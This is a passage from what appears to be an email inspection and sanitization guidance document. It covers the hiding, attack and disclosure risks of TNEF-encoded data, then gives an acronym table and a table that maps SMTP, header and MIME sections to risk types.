Data Hiding/Data Attack– As TNEF-encoded data cannot be sanitized until it is decoded, it is both a data hiding and data attack risk.

1. Remove – Remove the TNEF-encoded data (i.e., either the UUENCODED data or the "application/ms-tnef" body part) and leave behind only the plain text.
2. External Filtering – Decode the TNEF-data, then send the result to a filter that can process a MAPI message.

Data Disclosure – As TNEF-encoded data can contain sensitive information, such as a logon name, it is a data disclosure risk.

[229] http://support.microsoft.com/kb/944153.
[230] http://msdn.microsoft.com/en-us/library/office/cc815562.aspx. A MAPI message is an email that has been created according to the Microsoft Outlook Messaging API (MAPI); MAPI is both the messaging architecture and the API used by Outlook and Exchange.
[231] http://support.microsoft.com/kb/241538.
[232] http://support.microsoft.com/kb/290809.
[233] http://support.microsoft.com/kb/241538.

3. Remove – Remove the TNEF-encoded data (i.e., either the UUENCODED data or the “application/ms-tnef” body part) and leave behind only the plain text.

PRODUCT

TNEF is Microsoft-proprietary format that is described on the Microsoft website.

LOCATION

TNEF encoded data is found in the body of an email message.

8. ACRONYMS

Table 4 – Acronyms

Acronym	Denotation
ASCII	American Standard Code for Information Interchange
BCC	Blind Carbon Copy
BNF	Backus-Naur Form
CA	Certificate Authority
CC	Carbon Copy
CERT	Computer Emergency Response Team
CID	Content ID
CR	Carriage Return
CRLF	Carriage Return Line Feed
DHA	Directory Harvesting Attack
DKIM	DomainKeys Identified Mail
DoS	Denial of Service
DNS	Domain Name System
DSN	Delivery Status Notification
DTG	Data Transfer Guidance
ESMTP	Extended Simple Mail Transport Protocol
FQDN	Fully Qualified Domain Name
FTP	File Transfer Protocol
GB	Gigabytes
HTML	Hypertext Markup Language
IANA	Internet Assigned Numbers Authority
IMAP	Internet Message Access Protocol
IMF	Internet Message Format
IP	Internet Protocol
ISG	Inspection and Sanitization Guidance
ISO	International Organization for Standardization
JPG	Joint Photographic Experts Group
LF	Line Feed
LMTP	Local Mail Transfer Protocol
MAPI	Message Application Programming Interface
MD5	Message Digest Algorithm #5

Acronym	Denotation
MDBEF	Message Database Encoding Format
MHTML	MIME HTML
MIME	Multipurpose Internet Mail Extensions
MX	Mail eXchange
MTA	Message Transfer Agent Mail Transfer Agent
NDN	Non-Delivery Notification
NDR	Non-Delivery Report
NTLM	NT LAN Manager
ODMR	On-Demand Mail Relay
OOO	Out of Office
PC	Personal Computer
PDF	Portable Document Format
PNG	Portable Network Graphics
POP	Post Office Protocol
QP	Quoted Printable
RFC	Request for Comments
RTF	Rich Text Format
SCL	Spam Confidence Level
S/MIME	Secure/Multipurpose Internet Mail Extensions
SMTP	Simple Mail Transfer Protocol
SPF	Sender Policy Framework
SSL	Secure Sockets Layer
STNEF	Summary TNEF
TCP	Transmission Control Protocol
TNEF	Transport Neutral Encapsulation Format
TLS	Transport Layer Security
URI	Uniform Resource Indicator
URL	Uniform Resource Locator
US-ASCII	United States - American Standard Code for Information Interchange
UUCP	Unix-to-Unix Copy
UTF	Unicode Transformation Format
WAV	Waveform Audio File Format
XSS	Cross-Site Scripting

9. SUMMARY OF RISKS

Table 5 – Summary of Risks

ISG Section	Specification	Hiding	Attack	Disclosure
4.1.1 Whitelist Commands and Responses	RFC 5321	x		
4.1.2 Maximum Size for Commands and Responses	RFC 5321	x	x	
4.1.3 Maximum Times for Commands and Responses	RFC 5321		x	
4.2.1 Session Initiation	RFC 5321	x	x	x
4.2.2 EHLO or HELO	RFC 5321	x	x	x
4.2.3 Response to EHLO	RFC 5321 RFC 1869	x	x	x
4.2.4 Response to HELO	RFC 821 RFC 5321	x	x	x
4.2.5 Mail	RFC 5321	x	x	x
4.2.6 RCTP	RFC 5321	x	x	x
4.2.7 Source Routes	RFC 5321		x	
4.2.8 DATA	RFC 5321	x		
4.2.9 VRFY and EXPN	RFC 5321 RFC 2505			x
4.2.10 HELP	RFC 5321	x	x	
4.2.11 NOOP	RFC 5321	x	x	
4.3.2 AUTH	RFC 2554			
4.3.3 BDAT and CHUNKING	RFC 3030		x	
4.3.4 DELIVERBY	RFC 2852			
4.3.5 DSN	RFC 3461 RFC 3462 RFC 3463 RFC 3464 RFC 5321	x	x	x

4.3.6 SIZE	RFC 1870			
4.3.7 STARTTLS	RFC 3207			
4.3.8 TURN, ETRN, and ATRN	RFC 821 RFC 1985 RFC 2645		x	x
4.3.9 VERB	n/a			x
4.4 Commands and Responses unique to Exchange	n/a			x
5.1.1 Invalid or Unnecessary Header Fields	RFC 5322	x	x	
5.1.2 Maximum Size for Header Fields and Body Lines	RFC 5322	x	x	
5.1.3 Inserted Javascript Code	RFC 5322		x	
5.2.1 Originator Header Fields	RFC 5322	x	x	x
5.2.2 Destination Address Header Fields	RFC 5322	x	x	x
5.2.3 Mismatched Addresses in SMTP and IMF	RFC 5321 RFC 5322	x		
5.2.4 Identification Header Fields	RFC 5322	x		x
5.2.5 Informational Header Fields	RFC 5322	x		
5.2.6 Resent Header Fields	RFC 5322			
5.2.7 Trace Header Fields	RFC 821 RFC 5321 RFC 5322 IANA Mail Parameters	x	x	x
5.2.8 Optional Header Fields	RFC 5322	x		
5.2.9 Comments	RFC 2045 RFC 5322	x		x

5.3.1 Thread-Index	n/a	x		
5.3.2 Thread-Topic	n/a	x		
5.3.3 X-MS-TNEF-Correlator	n/a	x		x
5.3.4 X-Mailer, User-Agent, and X-MimeOLE	n/a	x		x
5.3.5 X-MS-Exchange-* Headers	n/a		x	
5.4.1 Read Receipts	RFC 3798	x	x	
5.5.1 Contents of the Body	RFC 5322	x	x	
5.5.2 Links in the Body	RFC 5322		x	
5.5.3 Automated Responses	RFC 5322			x
6.1.1 Content-Disposition	RFC 2045	x		
6.1.2 Content-ID and Content-Location	RFC 2045 RFC 2557	x	x	x
6.1.3 Content-Type	RFC 2045 RFC 2046	x	x	
6.1.5 Content-Disposition	RFC 2183		x	
6.2 MIME Encoding	RFC 2045 RFC 2047 RFC 3030 RFC 6152	x	x	
6.3.1 Preamble and Epilogue	RFC 2046	x		
6.3.2 Boundary String	RFC 2046	x	x	x
6.3.3 Nesting	RFC 2046	x	x	
6.3.4 Multipart	RFC 2046 RFC 2387	x		
6.3.5 Message/Rfc822	RFC 2046	x	x	x
6.3.6 Message/External-body	RFC 2046	x	x	
6.3.7 Message/Partial	RFC 2046	x	x	
7.1 DKIM	RFC 5585 RFC 6376		x	

	RFC 5863			
7.2 UUENCODE	n/a	x		
7.3 S/MIME	RFC 5652 RFC 5750 RFC 5751 RFC 5754			
7.4 TNEF	n/a	x		x